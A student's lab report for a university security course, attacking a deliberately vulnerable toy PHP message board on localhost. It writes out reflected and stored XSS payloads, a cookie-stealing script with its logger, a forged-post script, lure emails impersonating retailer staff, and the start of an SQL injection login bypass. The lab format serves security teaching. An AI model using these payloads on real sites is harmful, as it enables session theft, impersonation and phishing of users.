



TEXAS TECH UNIVERSITY

INTRODUCTION TO INFORMATION AND COMPUTER SECURITY CS-5340

Instructor: Abdul Serwadda

LAB-2 Hands-On Project

Name: Manvitha Aathmuri

RNumber: R11847781

HANDS-ON PROJECT LAB ON WEB ATTACKS


LAB SETUP:

The server setup MAMP has been downloaded using <https://www.mamp.info/en/>

Once the given RAR file is downloaded, the project folder named “CS5340-TOY-APPLICATION-2022” is copy pasted in the localhost folder of the MAMP.

In order to run the given project in MAC, there are few modifications to be done as described below in the *functions.php* file.

- Since the host extension in MAC is setup as localhost, \$dbhost has been changed to **localhost** from **127.0.0.1**.
- MAMP server has a login password. In order to build the connection and run the application, all the four parameters such as host, name, user and password should match. Thus, the password ‘**root**’ has been added to the original PHP file.



```
functions.php
1 <?php
2
3     require_once('html_functions.php');
4
5     $dbhost = 'localhost';
6     $dbname = 'CS5340-TOY-APPLICATION';
7     $dbuser = 'root';
8     $dbpass = 'root';
9
10    $connection = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11
12    if ($connection->connect_error) {
13        die("Fatal Error");
14    }
15
16    function queryMySQL($query)
17    {
18        global $connection;
19        $result = $connection->query($query);
20        if (!$result) {
21            die("Fatal Error");
22        }
23        return $result;
24    }
```

Once the above-mentioned file is modified, the SQL file named CS5340-TOY-APPLICATION.sql has been imported on the MYSQL server.

Import has been successfully finished, 8 queries executed. (CS5340-TOY-APPLICATION.sql)

MySQL returned an empty result set (i.e. zero rows). (Query took 0.0002 seconds.)

```
CREATE DATABASE IF NOT EXISTS `CS5340-TOY-APPLICATION`;
```

[Edit inline] [Edit] [Create PHP code]

Note: #1007 Can't create database 'CS5340-TOY-APPLICATION'; database exists

MySQL returned an empty result set (i.e. zero rows). (Query took 0.0001 seconds.)

```
USE `CS5340-TOY-APPLICATION`;
```

[Edit inline] [Edit] [Create PHP code]

MySQL returned an empty result set (i.e. zero rows). (Query took 0.0047 seconds.)

```
# Dump of Table Messages #
```

```
DROP TABLE IF EXISTS `messages`;
```

[Edit inline] [Edit] [Create PHP code]

MySQL returned an empty result set (i.e. zero rows). (Query took 0.0254 seconds.)

```
CREATE TABLE `messages` ( `id` int(11) unsigned NOT NULL AUTO_INCREMENT, `user_id` varchar(25) DEFAULT NULL, `message` text, `time` int(10) DEFAULT NULL, PRIMARY KEY (`id`), KEY `user_id` (`user_id`) ) ENGINE=InnoDB DEFAULT CHARSET=utf8;
```

[Edit inline] [Edit] [Create PHP code]

2 rows inserted. (Query took 0.0024 seconds.)

```
INSERT INTO `messages` (`id`, `user_id`, `message`, `time`) VALUES (1,'admin','Test Message: Tesla is recalling nearly 1.1 million of its vehicles due to an automatic window safety issue that can cause fingers to be pinched.',1663987669), (2,'user','Test Message: Sorry I am posting this lab a couple of days later than promised. Took me a bit to find time to modify one or two things in the toy application',1663987723);
```

[Edit inline] [Edit] [Create PHP code]

Console

Browse <http://localhost:8888/CS5340-TOY-APPLICATION-2022/> to run the web application.

Below is the screen once the application is up and running.

Course Content – Fall 2022 | 26087620 | MAMP PRO | localhost:8888 / localhost | localhost:8888 / localhost | CS5340 - Attacks

localhost:8888/CS5340-TOY-APPLICATION-2022/index.php

CS5340

CS-5340

- [Home](#)
- [Signup](#)
- [Login](#)

Now sign up on two accounts, one for the attacker and the other for the victim to perform the tasks which reveals the vulnerabilities of this web application.

In this project, below are the users for attacker and victim

Attacker: Manvitha_attacker

Victim: Victim_Manvitha

The screenshot shows a web browser window with multiple tabs open. The active tab is 'localhost:8888/CS5340-TOY-APPLICATION-2022/signup.php'. The page title is 'CS5340'. On the left, there's a sidebar with links for 'Home', 'Signup' (which is currently selected), and 'Login'. The main content area has a form titled 'Please Sign Up:'. It contains four input fields: 'Username' (Manvitha_attacker), 'Password' (represented by five dots), 'First Name' (MANVITHA), and 'Last Name' (ATTACKER). A blue 'Sign Up' button is at the bottom of the form.

The screenshot shows a web browser window with multiple tabs open. The active tab is 'localhost:8888/CS5340-TOY-APPLICATION-2022/signup.php'. The page title is 'CS5340'. On the left, there's a sidebar with links for 'Home', 'Signup' (which is currently selected), and 'Login'. The main content area has a form titled 'Please Sign Up:'. It contains four input fields: 'Username' (Victim_Manvitha), 'Password' (represented by five dots), 'First Name' (MANVITHA), and 'Last Name' (VICTIM). A blue 'Sign Up' button is at the bottom of the form.

SECTION 1 – XSS ATTACKS

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script to a different end user.

Non-Persistent XSS:


Non-Persistent cross-site scripting or non-persistent XSS is also known as Reflected XSS. It is one of the major categories of XSS attacks where malicious code is executed by the victim's browser, and the payload is not stored anywhere. Instead, it is returned as part of the HTML response that the server sends. Therefore, the victim is being tricked into sending malicious code to the vulnerable web application, which is then reflected to the victim's browser where the XSS payload executes.

In the similar way we are going to check one of the simplest XSS attack which displays alert window.

Task 1: XSS Vulnerability Check:

- Log into the application with any one of the usernames and click on Search Messages.
- Once the page is opened, enter the below piece of script in the search box and hit Go!

```
<script>alert("XSS!!!");</script>
```



Observation:

The above piece of script displays an alert window with the text mentioned inside the parenthesis.

This is because the input given in the search box is being sent as a HTTP request to the server using GET parameter. Once the server processes the information, it returns a response. The browser detects the response as HTML text according to the content-type mentioned and provides the result. So, when the alert script is given in the search box, browser detects it as HTML code and runs which in return executes the java script code. Thus, an alert pops out.



Task 2: Defacing a webpage using JavaScript DOM API

1) Background color change operation

Given format of the link- <http://localhost/CS5340-TOY-APPLICATION-2022/search.php?q=<script>unknown1='unknown-2';</script>>

In order to change the background color of the web page, the place holders unknown 1 and 2 are replaced by following script,

Unknown1: document.body.style.backgroundColor

Unknown2: red

[http://localhost:8888/CS5340-TOY-APPLICATION-2022/search.php?q=<script>document.body.style.backgroundColor = "red";</script>](http://localhost:8888/CS5340-TOY-APPLICATION-2022/search.php?q=<script>document.body.style.backgroundColor = 'red';</script>)

This malicious link is being sent by the attacker to the victim via email.

The screenshot shows a Gmail inbox with one unread email. The subject of the email is "Amazing Gift card for you!!". The recipient is "victim_manvitha@mailinator.com". The message body contains the following text:

Hi Manvitha,
You have won a lucky draw for your recent purchases at our store. Below is the link to avail it.
<http://localhost:8888/CS5340-TOY-APPLICATION-2022/search.php?q=<script>document.body.style.backgroundColor = 'red';</script>>
The coupon code expires today, make sure you grab it asap. Don't miss the wonderful chance!
Thanks,
Josh
Supervisor at Amazon.

The Gmail interface includes a compose button, an inbox sidebar with categories like Starred, Important, Sent, Drafts, and More, and a toolbar with various editing and send options.

The screenshot shows the Mailinator web interface displaying the received email. The subject is "Amazing gift card for you!! Grab it before expires!".


To: victim_manvitha
From: manvitha.aathmuri@gmail.com
Sending IP: 209.85.160.50
Received: 2022-10-15 13:22:20

HTML **TEXT** **JSON** **RAW** **LINKS** **ATTACHMENTS**

Hi Manvitha,
You have won a lucky draw for your recent purchases at our store. Below is the link to avail it.
<http://localhost:8888/CS5340-TOY-APPLICATION-2022/search.php?q=%3Cscript%3Edocument.body.style.backgroundColor%20=%20%22red%22;%3C/script%3E>
The coupon code expires today, make sure you grab it asap. Don't miss the wonderful chance!
Thanks,
Josh
Supervisor at Amazon.

The Mailinator interface includes a sidebar with links to Public Inboxes, Public SMS, Pricing, and other services, as well as a navigation bar with Home, Email, Pricing, Documentation, FAQ, and Login buttons.

Once the victim clicks on the link, the web page turns out to Red in color.



2) Background picture change operation

Given format of the link- <http://localhost/CS5340-TOY-APPLICATION-2022/search.php?q=<script>unknown1='unknown-2';</script>>

Let the image from the below link be used as the background image of the web page.

[https://hips.hearstapps.com/hmg-prod/images/gettyimages-1185282377.jpg?resize=1200:*](https://hips.hearstapps.com/hmg-prod/images/gettyimages-1185282377.jpg?resize=1200:)



In order to change the background image of the web page, the place holders unknown 1 and 2 are replaced by following script,

Unknown1: document.body.style.backgroundImage

Unknown2: "url('https://hips.hearstapps.com/hmg-prod/images/gettyimages-1185282377.jpg?resize=1200:*)"

[http://localhost:8888/CS5340-TOY-APPLICATION-2022/search.php?q=<script>document.body.style.backgroundImage="url\(%27https://hips.hearstapps.com/hmg-prod/images/gettyimages-1185282377.jpg?resize=1200:*\)%27\)"</script>](http://localhost:8888/CS5340-TOY-APPLICATION-2022/search.php?q=<script>document.body.style.backgroundImage=)

The above malicious link is being sent to victim by the attacker via email.

The screenshot shows a Gmail inbox with the search bar set to 'in:sent'. There is one email listed:

Your Lucky Draw is here!

Manvitha Aathmuri <manvitha.aathmuri@gmail.com>
to victim_manvitha ▾
13:30 (0 minutes ago)

Hi Manvitha,

You have won a lucky draw for your recent purchases at our store. Below is the link to avail it.

[http://localhost:8888/CS5340-TOY-APPLICATION-2022/search.php?q=%3Cscript%3Edocument.body.style.backgroundImage=%22url\(%27https://hips.hearstapps.com/hmg-prod/images/gettyimages-1185282377.jpg?resize=1200:22%3Cscript%3E](http://localhost:8888/CS5340-TOY-APPLICATION-2022/search.php?q=%3Cscript%3Edocument.body.style.backgroundImage=%22url(%27https://hips.hearstapps.com/hmg-prod/images/gettyimages-1185282377.jpg?resize=1200:22%3Cscript%3E)

The coupon code expires today, make sure you grab it asap. Don't miss this wonderful chance!

Thanks,
Josh
Supervisor at Walmart.

At the bottom of the email are 'Reply' and 'Forward' buttons.

Screenshot of a browser showing multiple tabs open, including Mailinator and CS5340攻撃 (CS5340 Attacks). The Mailinator tab displays an email from "victim_manvitha" with the subject "Your Lucky Draw is here!". The message body contains a link to a hacked page.

Public Message > Your Lucky Draw is here!

To: victim_manvitha
From: manvitha.aathmuri@gmail.com
Sending IP: 209.85.167.169
Received: 2022-10-15 13:30:21

HTML **TEXT** **JSON** **RAW** **LINKS** **ATTACHMENTS**

Hi Manvitha,
 You have won a lucky draw for your recent purchases at our store. Below is the link to avail it.
[http://localhost:8888/CS5340-TOY-APPLICATION-2022/search.php?g=%3Cscript%3Fdocument.body.style.backgroundImage=%22url\(%27https://hips.hearstapps.com/hmg-prod/images/gettyimages-1185282377.jpg?resize=1200%27\)%22%3Cscript%3E](http://localhost:8888/CS5340-TOY-APPLICATION-2022/search.php?g=%3Cscript%3Fdocument.body.style.backgroundImage=%22url(%27https://hips.hearstapps.com/hmg-prod/images/gettyimages-1185282377.jpg?resize=1200%27)%22%3Cscript%3E)

The coupon code expires today, make sure you grab it asap. Don't miss this wonderful chance!
 Thanks,
 Josh
 Supervisor at Walmart.

Once the victim clicks on the link, the web page opens with a hacked background image.

Screenshot of a browser showing a hacked web page with a binary code background. The page title is "CS5340" and the header says "Welcome MANVITHA ATTACKER | Role: Ordinary User | Change Password". A large red warning triangle is overlaid on the page.

View Messages **Post Messages** **Search Messages** **Logout**

Search for... **Go!**


Search Results for: **Search Results for:**

Persistent XSS:

A Persistent XSS attack is possible when a website or web application stores user input and later serves it to other users. An application is vulnerable if it does not validate user input before storing content and embedding it into HTML response pages. Attackers use vulnerable web pages to inject malicious code and have it stored on the web server for later use. The payload is automatically served to users who browse web pages and executed in their context. Thus, the victims do not need to click on a malicious link to run the payload (as in the case of Non-Persistent XSS). All they must do is visit a vulnerable web page.

Task 1: Stealing user's credentials e.g., cookies

In order to steal the user's credentials, a PHP file named *stealer.php* is created to access the cookies which uses the HTTP GET variable.



The screenshot shows a code editor with the file *stealer.php* open. The file contains the following PHP code:

```
<?php
require_once('header.php');

if (!isset($_SESSION['user'])) {
    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</div>';
    die('</div></div></div>');
} else {
    echo $search_form;

    if (isset($_GET['cookie'])) {
        $file=fopen('Manvitha.txt','a');
        $q = $_GET['cookie'];
        fwrite($file,$q);
        fclose($file);
    }
}
```

Once the above file is uploaded to server, Log into the web application as Attacker and post the malicious script shown in the below screenshot at Post message input box.

```
<script>
var i = new Image();
i.src = "http://localhost:8888/CS5340-TOY-APPLICATION-2022/stealer.php?cookie=" +
document.cookie
</script>
```

Log into the application as Victim and navigate to View messages page. It is seen that an unknown message has been posted by the attacker.

Posted On	Posted By	Message Content
Oct 14th, 2022 10:51pm	Manvitha_attacker	
Oct 14th, 2022 10:43pm	Manvitha_attacker	
Oct 14th, 2022 10:06pm	Manvitha_attacker	
Sep 23rd, 2022 9:48pm	user	Test Message: Sorry I am posting this lab a couple of days later than promised. Took me a bit to find time to modify one or two things in the toy application
Sep 23rd, 2022 9:47pm	admin	Test Message: Tesla is recalling nearly 1.1 million of its vehicles due to an automatic window safety issue that can cause fingers to be pinched.


This creates an open text file at the file directory of the web application with the credentials of Victim such as **user id** and the **password hash** that is being created for password.



```
user_details=Manvitha_attacker; PHPSESSID=grc24o8odj8fh9k593utphnb91
```

Observation:

The attacker has stolen the credentials in the form of cookies. Thus, every time someone logs in into the web application, the credentials are getting displayed in the same text file as shown below.



```
PHPSESSID=iemjve4mra8fke204rutt4talauser_details=Victim_Manvitha;
PHPSESSID=45r3ef6qjokiqi81jhtu6tgtsiauser_details=Manvitha_attacker;
PHPSESSID=45r3ef6qjokiqi81jhtu6tgtsiauser_details=Manvitha_attacker;
PHPSESSID=45r3ef6qjokiqi81jhtu6tgtsiauser_details=Manvitha_attacker;
PHPSESSID=iemjve4mra8fke204rutt4talauser_details=Victim_Manvitha;
PHPSESSID=sbgb97ds261euj51p5g1ur3qu4user_details=Victim_Manvitha;
PHPSESSID=r27mu4qadt3ae2clssjb3ur9dkuser_details=Manvitha_attacker;
PHPSESSID=dmfjuho52o3qlul0t31uks78h3user_details=Victim_Manvitha;
```

Task 2: Illegitimately posting messages on behalf of the user

To post the messages on behalf of user without their consent, below steps are to be followed.
Using the link: <https://addons.mozilla.org/en-US/firefox/addon/http-header-live/> install the LiveHTTPHeaders extension to the Firefox browser.

Once done, Login as attacker and post any message on Post messages web page.

Now expand the POST in the LiveHTTPHeader session and collect the data such as Host, Connection, Content-type.



```
POST      ▾ http://localhost:8888/CS5340-TOY-APPLICATION-2022/post-message.php
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 617
Origin: http://localhost:8888
Connection: keep-alive
Referer: http://localhost:8888/CS5340-TOY-APPLICATION-2022/post-message.php
Cookie: user_details=Manvitha_attacker; PHPSESSID=puimdir6jqk9iktl42l3afims
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

message_text=<script> var xhr = new XMLHttpRequest(); xhr.open("POST","http://localhost:8888/CS5340-TOY-APPLICATION-2022/post-message.php", true); xhr.setRequestHeader("Host","localhost");
Content-Length:455
```

Now to post the illegitimate message, post the below malicious script in the Post message tab.

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST","unknown-1", true);
xhr.setRequestHeader("Host","unknown-2");
xhr.setRequestHeader("Connection","unknown-3");
xhr.setRequestHeader("Cookie", document.cookie);
xhr.setRequestHeader("Content-type","unknown-4");
xhr.send("message_text=unknown-5&post_message=1");
</script>
```

The placeholders unknown-1,2,3,4,5 are taken from the above LiveHTTPHeader and replaced as shown below,

Unknown-1: <http://localhost/CS5340-TOY-APPLICATION-2022/post-message.php>

Unknown-2: localhost

Unknown-3: keep-alive

Unknown-4: application/x-www-form-urlencoded

Unknown-5: YOU ARE HACKED!

The screenshot shows a browser window with two main panes. The left pane displays a live capture of network traffic. The right pane shows a web application interface for posting messages.

Left Pane (Live HTTP Header Capture):

```
message_text=<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://localhost:8888/CS5340");
xhr.setRequestHeader("Host", "localhost:8888");
xhr.setRequestHeader("Connection", "keep-alive");
xhr.setRequestHeader("Cookie", document.cookie);
xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhr.send("message_text=YOU ARE HACKED!&post_message=1");
</script>&post_message=1
POST: HTTP/1.1 200 OK
Date: Sat, 15 Oct 2022 04:39:39 GMT
Server: Apache/2.4.46 (Unix) mod_fastcgi/mod_fastcgi-
X-Powered-By: PHP/7.4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1756
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
http://localhost:8888/favicon.ico
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost:8888/CS5340-TOY-APPLICATION
Cookie: PHPSESSID=pulmdmirs6jqk9iktl42l3afims
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
GET: HTTP/1.1 200 OK
Date: Fri, 07 Oct 2022 02:38:31 GMT
Server: Apache/2.4.46 (Unix) OpenSSL/1.0.2u PHP/7.4.2
Last-Modified: Fri, 01 Oct 2021 08:04:42 GMT
ETag: "47e-5cd4603fefa80"
Accept-Ranges: bytes
Content-Length: 1158
Content-Type: image/x-icon
```

Right Pane (Web Application Interface):

Welcome MANVITHA ATTACKER | Role: Ordinary User | [Change Password](#)

CS5340

View Messages

Post Messages

Search Messages

Logout

Message posted.

Post Message:

```
xhr.setRequestHeader("Host", "localhost:8888");
xhr.setRequestHeader("Connection", "keep-alive");
xhr.setRequestHeader("Cookie", document.cookie);
xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhr.send("message_text=YOU ARE HACKED!&post_message=1");
</script>
```

Post

Now Login to the web application as Victim and click on View message and Boom! an unknown message is being posted without the consent of user.

The screenshot shows a web browser window with a title bar containing various tabs and a URL bar pointing to `localhost:8888/CS5340-TOY-APPLICATION-2022/board.php`. The main content area is titled "CS5340" and "Welcome MANVITHA VICTIM | Role: Ordinary User | Change Password". Below this, there are six message cards, each with a timestamp, author, and content:

- Posted on Oct 14th, 2022 11:39pm by Victim_Manvitha / Delete
YOU ARE HACKED!
- Posted on Oct 14th, 2022 11:39pm by Victim_Manvitha / Delete
YOU ARE HACKED!
- Posted on Oct 14th, 2022 11:39pm by Manvitha_attacker
YOU ARE HACKED!
- Posted on Oct 14th, 2022 11:08pm by Manvitha_attacker
YOU ARE HACKED!
- Posted on Oct 14th, 2022 10:51pm by Manvitha_attacker
YOU ARE HACKED!
- Posted on Oct 14th, 2022 10:43pm by Manvitha_attacker
YOU ARE HACKED!

Observation:

Every time the user clicks on View message, the illegitimate message pops up as shown below.

The screenshot shows a web browser window with a title bar containing various tabs and a URL bar pointing to `localhost:8888/CS5340-TOY-APPLICATION-2022/board.php`. The main content area is titled "CS5340" and "Welcome MANVITHA VICTIM | Role: Ordinary User | Change Password". On the left, there is a sidebar menu with options: "View Messages", "Post Messages", "Search Messages", and "Logout". Below this, there are six message cards, each with a timestamp, author, and content:

- Posted on Oct 15th, 2022 2:47am by Manvitha_attacker
YOU ARE HACKED!
- Posted on Oct 15th, 2022 12:12am by Victim_Manvitha / Delete
YOU ARE HACKED!
- Posted on Oct 15th, 2022 12:06am by Manvitha_attacker
YOU ARE HACKED!
- Posted on Oct 15th, 2022 12:06am by Manvitha_attacker
YOU ARE HACKED!
- Posted on Oct 14th, 2022 11:39pm by Victim_Manvitha / Delete
YOU ARE HACKED!
- Posted on Oct 14th, 2022 11:39pm by Victim_Manvitha / Delete
YOU ARE HACKED!

SECTION 2 – SQL INJECTION ATTACKS

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

Task 1: Log into the web application without correct password

Login the web application as the attacker such that add the string '# to the username and sign in with any random password.

